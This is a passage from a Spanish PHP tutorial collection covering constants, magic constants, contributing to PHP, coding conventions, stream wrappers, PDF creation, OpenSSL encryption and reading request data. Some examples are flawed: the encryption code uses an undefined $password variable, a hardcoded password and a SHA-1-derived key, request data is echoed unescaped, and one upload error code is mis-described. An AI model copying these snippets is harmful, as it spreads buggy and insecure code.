define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Constantes reservadas

Algunos nombres constantes están reservados por PHP y no pueden ser redefinidos. Todos estos ejemplos fallarán:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

Y se emitirá un Aviso:

```
Constant ... already defined in ...
```

Condicional define

Si tiene varios archivos donde puede definir la misma variable (por ejemplo, su configuración principal, su configuración local), la siguiente sintaxis puede ayudar a evitar conflictos:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` vs `define`

`define` es una expresión en tiempo de ejecución, mientras que `const` un tiempo de compilación uno.

Por lo tanto, `define` permite valores dinámicos (es decir, llamadas a funciones, variables, etc.) e incluso nombres dinámicos y definiciones condicionales. Sin embargo, siempre se está definiendo en relación con el espacio de nombres raíz.

`const` es estática (como en permite solo operaciones con otras constantes, escalares o matrices, y solo un conjunto restringido de ellas, las denominadas *expresiones escalares constantes* , es decir, operadores aritméticos, lógicos y de comparación, así como la eliminación de referencias de matrices), pero son espacios de nombres automáticamente prefijado con el espacio de nombres actualmente activo.

`const` solo admite otras constantes y escalares como valores y no operaciones.

Constantes de clase

Las constantes se pueden definir dentro de las clases usando una palabra clave `const` .

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

Esto es útil para almacenar tipos de artículos.

```
<?php

class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;
```

```
    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Matrices constantes

Las matrices se pueden usar como constantes simples y constantes de clase desde la versión PHP 5.6 en adelante:

Ejemplo de clase constante

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Ejemplo de constante llana

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

También desde la versión PHP 7.0 esta funcionalidad fue portada a la función de `define` para constantes simples.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

Usando constantes

Para usar la constante simplemente usa su nombre:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

o si no conoce el nombre de la constante de antemano, use la función `constant` :

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

Lea Constantes en línea: https://riptutorial.com/es/php/topic/1688/constantes

Capítulo 24: Constantes mágicas

Observaciones

Las constantes mágicas se distinguen por su forma `__CONSTANTNAME__` .

Actualmente hay ocho constantes mágicas que cambian dependiendo de dónde se usan. Por ejemplo, el valor de `__LINE__` depende de la línea que se usa en su script.

Estas constantes especiales no distinguen entre mayúsculas y minúsculas y son las siguientes:

Nombre	Descripción
`__LINE__`	El número de línea actual del archivo.
`__FILE__`	La ruta completa y el nombre del archivo con los enlaces simbólicos resueltos. Si se utiliza dentro de una inclusión, se devuelve el nombre del archivo incluido.
`__DIR__`	El directorio del archivo. Si se utiliza dentro de una inclusión, se devuelve el directorio del archivo incluido. Esto es equivalente a `dirname(__FILE__)` . Este nombre de directorio no tiene una barra inclinada a menos que sea el directorio raíz.
`__FUNCTION__`	El nombre de la función actual
`__CLASS__`	El nombre de la clase. El nombre de la clase incluye el espacio de nombres en el que se declaró (por ejemplo, `Foo\Bar`). Cuando se usa en un método de rasgo, `__CLASS__` es el nombre de la clase en que se usa el rasgo.
`__TRAIT__`	El nombre del rasgo. El nombre del rasgo incluye el espacio de nombres en el que se declaró (por ejemplo, `Foo\Bar`).
`__METHOD__`	El nombre del método de clase.
`__NAMESPACE__`	El nombre del espacio de nombres actual.

El caso de uso más común para estas constantes es la depuración y el registro.

Examples

Diferencia entre __FUNCTION__ y __METHOD__

`__FUNCTION__` devuelve solo el nombre de la función, mientras que `__METHOD__` devuelve el nombre de la clase junto con el nombre de la función:

```php
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Diferencia entre __CLASS__, get_class () y get_called_class ()

`__CLASS__` magic constant devuelve el mismo resultado que la función `get_class()` llamada sin parámetros y ambas devuelven el nombre de la clase donde se definió (es decir, donde escribió la función llamada / nombre constante).

Por el contrario, las `get_class($this)` y `get_called_class()` llaman, devolverán el nombre de la clase real de la que se creó una instancia:

```php
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

Constantes de archivo y directorio

Archivo actual

Puede obtener el nombre del archivo PHP actual (con la ruta absoluta) utilizando la constante mágica `__FILE__` . Esto se utiliza más a menudo como una técnica de registro / depuración.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Directorio actual

Para obtener la ruta absoluta al directorio donde se encuentra el archivo actual, use la constante mágica `__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

Para obtener la ruta absoluta al directorio donde se encuentra el archivo actual, use `dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Obtener el directorio actual a menudo es usado por marcos de PHP para establecer un directorio base:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Separadores

> El sistema de Windows entiende perfectamente las rutas `/` in, de modo que `DIRECTORY_SEPARATOR` se usa principalmente al analizar rutas.

Además de las constantes mágicas, PHP también agrega algunas constantes fijas para trabajar con rutas:

- Constante `DIRECTORY_SEPARATOR` para separar directorios en una ruta. Toma valor `/` en * nix, y `\` en Windows. El ejemplo con vistas se puede reescribir con:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Rara vez se utiliza la constante `PATH_SEPARATOR` para separar las rutas en la `$PATH` entorno `$PATH` . Es `;` en Windows, `:` de otro modo

Lea Constantes mágicas en línea: https://riptutorial.com/es/php/topic/1428/constantes-magicas

Capítulo 25: Contribuyendo al Manual de PHP

Introducción

El Manual de PHP proporciona una referencia funcional y una referencia de idioma junto con explicaciones de las principales funciones de PHP. El Manual de PHP, a diferencia de la documentación de muchos idiomas, alienta a los desarrolladores de PHP a que agreguen sus propios ejemplos y notas a cada página de la documentación. Este tema explica la contribución al manual de PHP, junto con consejos, trucos y pautas para las mejores prácticas.

Observaciones

Las contribuciones a este tema deben describir principalmente el proceso alrededor de la contribución al Manual de PHP, p. Ej., Explicar cómo agregar páginas, cómo enviarlas para su revisión, buscar áreas para contribuir con contenido, etc.

Examples

Mejorar la documentación oficial.

PHP ya tiene una gran documentación oficial en http://php.net/manual/ . El Manual de PHP documenta prácticamente todas las características de idioma, las bibliotecas principales y las extensiones más disponibles. Hay muchos ejemplos para aprender. El Manual de PHP está disponible en múltiples idiomas y formatos.

Lo mejor de todo, **la documentación es gratuita para que cualquiera pueda editarla** .

El equipo de documentación de PHP proporciona un editor en línea para el Manual de PHP en https://edit.php.net . Admite múltiples servicios de inicio de sesión único, incluido el inicio de sesión con su cuenta de desbordamiento de pila. Puede encontrar una introducción al editor en https://wiki.php.net/doc/editor .

Los cambios en el Manual de PHP deben ser aprobados por personas del Equipo de Documentación de PHP que tenga *Doc Karma* . Doc Karma es algo así como reputación, pero más difícil de conseguir. Este proceso de revisión por pares se asegura de que solo la información correcta y objetiva entre en el Manual de PHP.

El Manual de PHP está escrito en DocBook, que es un lenguaje de marcado fácil de aprender para crear libros. Puede parecer un poco complicado a primera vista, pero hay plantillas para comenzar. Ciertamente no es necesario ser un experto en DocBook para contribuir.

Consejos para contribuir al manual.

La siguiente es una lista de consejos para aquellos que desean contribuir al manual de PHP:

- **Siga las pautas de estilo del manual** . Asegúrese de que las pautas de estilo del manual siempre se sigan por razones de coherencia.
- **Realizar correcciones ortográficas y gramaticales** . Asegúrese de que se esté utilizando la ortografía y la gramática adecuadas; de lo contrario, la información presentada puede ser más difícil de asimilar y el contenido se verá menos profesional.
- **Ser terso en las explicaciones** . Evite divagaciones para presentar de manera clara y concisa la información a los desarrolladores que buscan una referencia rápida.
- **Código separado de su salida** . Esto proporciona ejemplos de código más limpios y menos complejos para que los desarrolladores puedan digerirlos.
- **Compruebe el orden de la sección de la página** . Asegúrese de que todas las secciones de la página del manual que se está editando estén en el orden correcto. La uniformidad en el manual hace que sea más fácil leer y buscar información rápidamente.
- **Quitar contenido relacionado con PHP 4** . Las menciones específicas a PHP 4 ya no son relevantes, dada la antigüedad que tiene. Las menciones del mismo deben eliminarse del manual para evitar que se convulsione con información innecesaria.
- **Versión correcta de los archivos** . Al crear nuevos archivos en la documentación, asegúrese de que el ID de revisión del archivo esté configurado en nada, así: `<!-- $Revision$ -->` .
- **Fusionar comentarios útiles en el manual** . Algunos comentarios aportan información útil que el manual podría beneficiarse de tener. Estos deben ser combinados en el contenido de la página principal.
- **No rompas la compilación de documentación** . Asegúrese siempre de que el manual de PHP se compile correctamente antes de confirmar los cambios.

Lea Contribuyendo al Manual de PHP en línea:
https://riptutorial.com/es/php/topic/2003/contribuyendo-al-manual-de-php

Capítulo 26: Contribuyendo al PHP Core

Observaciones

PHP es un proyecto de código abierto, y como tal, cualquiera puede contribuir a él. En términos generales, hay dos formas de contribuir al núcleo de PHP:

- Corrección de errores
- Adiciones de características

Sin embargo, antes de contribuir, es importante comprender cómo se administran y liberan las versiones de PHP para que las correcciones de errores y las solicitudes de funciones puedan apuntar a la versión de PHP correcta. Los cambios desarrollados pueden enviarse como una solicitud de extracción al repositorio de PHP Github . Puede encontrar información útil para los desarrolladores en la sección "Involúcrese" del sitio PHP.net y el foro #externals .

Contribuyendo con la corrección de errores

Para aquellos que buscan comenzar a contribuir con el núcleo, generalmente es más fácil comenzar con la corrección de errores. Esto ayuda a familiarizarse con los elementos internos de PHP antes de intentar realizar modificaciones más complejas al núcleo que una característica requeriría.

Con respecto al proceso de administración de versiones, las correcciones de errores deben apuntar a las más afectadas, *mientras que aún se admite la* versión de PHP. Es esta versión a la que deben dirigirse las solicitudes de corrección de errores. Desde allí, un miembro interno puede combinar el arreglo en la rama correcta y luego combinarlo hacia arriba para obtener las versiones posteriores de PHP según sea necesario.

Para aquellos que buscan comenzar a resolver errores, puede encontrar una lista de informes de errores en bugs.php.net .

Contribuyendo con adiciones de características

PHP sigue un proceso RFC cuando introduce nuevas funciones y realiza cambios importantes en el idioma. Los RFC son votados por miembros de php.net y deben alcanzar una mayoría simple (50% + 1) o una mayoría absoluta (2/3 + 1) del total de votos. Se requiere una mayoría absoluta si el cambio afecta al lenguaje en sí (como introducir una nueva sintaxis), de lo contrario solo se requiere una mayoría simple.

Antes de poder someter a votación las RFC, deben someterse a un período de discusión de al menos 2 semanas en la lista de correo oficial de PHP. Una vez que este período ha finalizado, y no hay problemas abiertos con el RFC, se puede mover a votación, que debe durar al menos 1 semana.

Si un usuario desea revivir un RFC rechazado anteriormente, puede hacerlo solo en una de las siguientes dos circunstancias:

- Han pasado 6 meses desde la votación anterior.
- El (los) autor (es) hacen cambios sustanciales en el RFC que probablemente afectarían el resultado de la votación en caso de que se vuelva a votar el RFC.

Las personas que tienen el privilegio de votar serán contribuyentes a PHP en sí (y por lo tanto tienen cuentas de php.net), o serán representantes de la comunidad de PHP. Estos representantes son elegidos por aquellos con cuentas de php.net y serán desarrolladores líderes de proyectos basados en PHP o participantes regulares para discusiones internas.

Al enviar nuevas ideas para una propuesta, casi siempre se requiere que el proponente escriba, como mínimo, un parche de prueba de concepto. Esto se debe a que sin una implementación, la sugerencia simplemente se convierte en otra solicitud de función que probablemente no se cumpla en un futuro cercano.

Puede encontrar una guía detallada de este proceso en la página oficial de Cómo crear un RFC .

Lanzamientos

Las versiones principales de PHP no tienen un ciclo de lanzamiento establecido, por lo que pueden ser lanzadas a discreción del equipo interno (cuando lo consideren adecuado para un nuevo lanzamiento importante). Las versiones menores, por otro lado, se lanzan anualmente.

Antes de cada lanzamiento en PHP (mayor, menor o parche), una serie de candidatos de lanzamiento (RC) están disponibles. PHP no usa un RC como lo hacen otros proyectos (es decir, si un RC no tiene problemas para encontrarlo, entonces es el próximo lanzamiento final). En su lugar, los utiliza como una forma de betas finales, donde normalmente se decide un número determinado de RC antes de que se realice el lanzamiento final.

Versiones

PHP generalmente intenta seguir versiones semánticas siempre que sea posible. Como tal, la compatibilidad con versiones anteriores (BC) debe mantenerse en versiones secundarias y de parches del idioma. Las características y los cambios que conservan BC deben dirigirse a versiones menores (no a versiones de parches). Si una característica o cambio tiene el potencial de romper BC, entonces deberían apuntar a la siguiente versión importante de PHP (**X** .yz).

Cada versión menor de PHP (x. **Y** .z) tiene dos años de soporte general (denominado "soporte activo") para todos los tipos de correcciones de errores. Se agrega un año adicional a eso para soporte de seguridad, donde solo se aplican correcciones relacionadas con la seguridad. Después de los tres años, el soporte para esa versión de PHP se elimina por completo. Puede encontrar una lista de las versiones de PHP actualmente soportadas en php.net .

Examples

Configuración de un entorno de desarrollo básico.

El código fuente de PHP está alojado en GitHub . Para compilar desde la fuente, primero deberá retirar una copia de trabajo del código.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

Si desea agregar una función, es mejor crear su propia sucursal.

```
git checkout -b my_private_branch
```

Finalmente, configura y construye PHP

```
./buildconf
./configure
make
make test
make install
```

Si la configuración falla debido a la falta de dependencias, deberá usar el sistema de administración de paquetes de su sistema operativo para instalarlos (por ejemplo, `yum` , `apt` , etc.) o descargarlos y compilarlos desde la fuente.

Lea Contribuyendo al PHP Core en línea: https://riptutorial.com/es/php/topic/3929/contribuyendo-al-php-core

Capítulo 27: Convenciones de codificación

Examples

Etiquetas PHP

Siempre debe usar etiquetas `<?php ?>` O etiquetas de eco corto `<?= ?>` . No se deben usar otras variaciones (en particular, etiquetas cortas `<? ?>`), Ya que los administradores del sistema generalmente las deshabilitan.

Cuando no se espera que un archivo produzca una salida (¿todo el archivo es código PHP), se debe omitir la sintaxis `?>` Para evitar una salida no intencional, lo que puede causar problemas cuando un cliente analiza el documento, en particular, algunos navegadores no reconocen el `<!DOCTYPE` y active el modo Quirks .

Ejemplo de un script PHP simple:

```
<?php

print "Hello World";
```

Ejemplo de archivo de definición de clase:

```
<?php

class Foo
{
    ...
}
```

Ejemplo de PHP incrustado en HTML:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

Lea Convenciones de codificación en línea:
https://riptutorial.com/es/php/topic/3977/convenciones-de-codificacion

Capítulo 28: Corrientes

Sintaxis

- Cada flujo tiene un esquema y un objetivo:
- <esquema>: // <objetivo>

Parámetros

Nombre del parámetro	Descripción
Recurso de la corriente	El proveedor de datos que consiste en la sintaxis `<scheme>://<target>`

Observaciones

Las transmisiones son esencialmente una transferencia de datos entre un origen y un destino, parafraseando a Josh Lockhart en su libro Modern PHP.

El origen y el destino pueden ser

- un archivo
- un proceso de línea de comando
- una conexión de red
- un archivo ZIP o TAR
- memoria temporal
- entrada / salida estándar

o cualquier otro recurso disponible a través de envolturas de flujo de PHP .

Ejemplos de envolturas de flujo disponibles (`schemes`):

- file: // - Accediendo al sistema de archivos local
- http: // - Accediendo a las URL de HTTP (s)
- ftp: // - Acceso a las URL de FTP (s)
- php: // - Accediendo a varias secuencias de E / S
- phar: // - PHP Archive
- ssh2: // - Secure Shell 2
- ogg: // - Transmisiones de audio

El esquema (origen) es el identificador de la envoltura del flujo. Por ejemplo, para el sistema de archivos, esto es `file://` . El destino es el origen de datos del flujo, por ejemplo, el nombre del archivo.

Examples

Registro de una envoltura de flujo

Una envoltura de flujo proporciona un controlador para uno o más esquemas específicos.

El siguiente ejemplo muestra un contenedor de flujo simple que envía solicitudes HTTP `PATCH` cuando se cierra el flujo.

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
```

```
        curl_close($curl);
    }
}
```

Este ejemplo solo muestra algunos ejemplos de lo que contendría un contenedor de flujo genérico. Estos no son todos los métodos disponibles. Puede encontrar una lista completa de los métodos que se pueden implementar en http://php.net/streamWrapper .

Lea Corrientes en línea: https://riptutorial.com/es/php/topic/5725/corrientes

Capítulo 29: Crea archivos PDF en PHP

Examples

Empezando con PDFlib

Este código requiere que use la biblioteca PDFlib para que funcione correctamente.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Lea Crea archivos PDF en PHP en línea: https://riptutorial.com/es/php/topic/4955/crea-archivos-pdf-en-php

Capítulo 30: Criptografía

Observaciones

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

Esta forma de hacer el cifrado y la codificación no funcionaría tal como se presenta a medida que descifra el código antes de descodificar la base 64.

Necesitarías hacer esto en el orden opuesto.

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

Cifrado simétrico

Este ejemplo ilustra el cifrado simétrico AES 256 en modo CBC. Se necesita un vector de inicialización, así que generamos uno usando una función openssl. La variable `$strong` se usa para determinar si la IV generada fue criptográficamente fuerte.

Cifrado

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Descifrado

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Codifica y Decodifica

Si los datos cifrados deben enviarse o almacenarse en texto imprimible, las funciones `base64_encode()` y `base64_decode()` deben usar respectivamente.

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Cifrado y descifrado simétricos de archivos grandes con OpenSSL

PHP carece de una función incorporada para cifrar y descifrar archivos grandes. `openssl_encrypt` se puede usar para cifrar cadenas, pero cargar un archivo enorme en la memoria es una mala idea.

Así que tenemos que escribir una función de usuario haciendo eso. Este ejemplo utiliza el *algoritmo* simétrico *AES-128-CBC* para cifrar fragmentos más pequeños de un archivo grande y los escribe en otro archivo.

Cifrar archivos

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
```

```
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Descifrar archivos

Para descifrar los archivos que se han cifrado con la función anterior, puede utilizar esta función.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
```

```
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Cómo utilizar

Si necesita un pequeño fragmento de código para ver cómo funciona esto o para probar las funciones anteriores, consulte el siguiente código.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

Esto creará tres archivos:

1. *testfile.txt* con el texto plano
2. *testfile.txt.enc* con el archivo encriptado
3. *testfile.txt.dec* con el archivo descifrado. Esto debería tener el mismo contenido que *testfile.txt*

Lea Criptografía en línea: https://riptutorial.com/es/php/topic/5794/criptografia

Capítulo 31: Datos de solicitud de lectura

Observaciones

Elegir entre GET y POST

Las solicitudes **GET** son las mejores para proporcionar los datos necesarios para representar la página y se pueden usar varias veces (consultas de búsqueda, filtros de datos ...). Son parte de la URL, lo que significa que se pueden marcar como favoritos y, a menudo, se reutilizan.

Las solicitudes **POST,** por otro lado, están destinadas a enviar datos al servidor solo una vez (formularios de contacto, formularios de inicio de sesión ...). A diferencia de GET, que solo acepta ASCII, las solicitudes POST también permiten datos binarios, incluidas las cargas de archivos .

Puedes encontrar una explicación más detallada de sus diferencias aquí .

Solicitar vulnerabilidades de datos

También mire: ¿cuáles son las vulnerabilidades en el uso directo de GET y POST?

La recuperación de datos de las superglobales $ _GET y $ _POST sin ninguna validación se considera una mala práctica, y abre métodos para que los usuarios puedan acceder o comprometer datos a través de inyecciones de código y / o SQL . Los datos no válidos deben ser revisados y rechazados para prevenir tales ataques.

Los datos de solicitud deben escaparse dependiendo de cómo se usa en el código, como se indica aquí y aquí . En esta respuesta se pueden encontrar algunas funciones de escape diferentes para casos comunes de uso de datos.

Examples

Manejo de errores de carga de archivos

El `$_FILES["FILE_NAME"]['error']` (donde `"FILE_NAME"` es el valor del atributo de nombre de la entrada del archivo, presente en su formulario) puede contener uno de los siguientes valores:

1. `UPLOAD_ERR_OK` - No hay error, el archivo se cargó con éxito.
2. `UPLOAD_ERR_INI_SIZE` : el archivo cargado excede la directiva upload_max_filesize en `php.ini` .
3. `UPLOAD_ERR_PARTIAL` : el archivo cargado supera la directiva MAX_FILE_SIZE que se especificó en el formulario HTML.
4. `UPLOAD_ERR_NO_FILE` : no se ha cargado ningún archivo.
5. `UPLOAD_ERR_NO_TMP_DIR` - Falta una carpeta temporal. (Desde PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - Error al escribir el archivo en el disco. (Desde PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - Una extensión de PHP detuvo la carga del archivo. (Desde PHP 5.2.0).

Una forma básica de verificar los errores, es la siguiente:

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

Lectura de datos POST

Los datos de una solicitud POST se almacenan en el superglobal `$_POST` en forma de una matriz asociativa.

Tenga en cuenta que el acceso a un elemento de una matriz no existente genera un aviso, por lo que la existencia siempre debe verificarse con las `isset()` o `empty()` , o el operador de fusión nula.

Ejemplo:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Leyendo datos GET

Los datos de una solicitud GET se almacenan en el superglobal `$_GET` en forma de una matriz asociativa.

Tenga en cuenta que el acceso a un elemento de una matriz no existente genera un aviso, por lo

que la existencia siempre debe verificarse con las `isset()` o `empty()` , o el operador de fusión nula.

Ejemplo: (para URL `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

Lectura de datos POST sin procesar

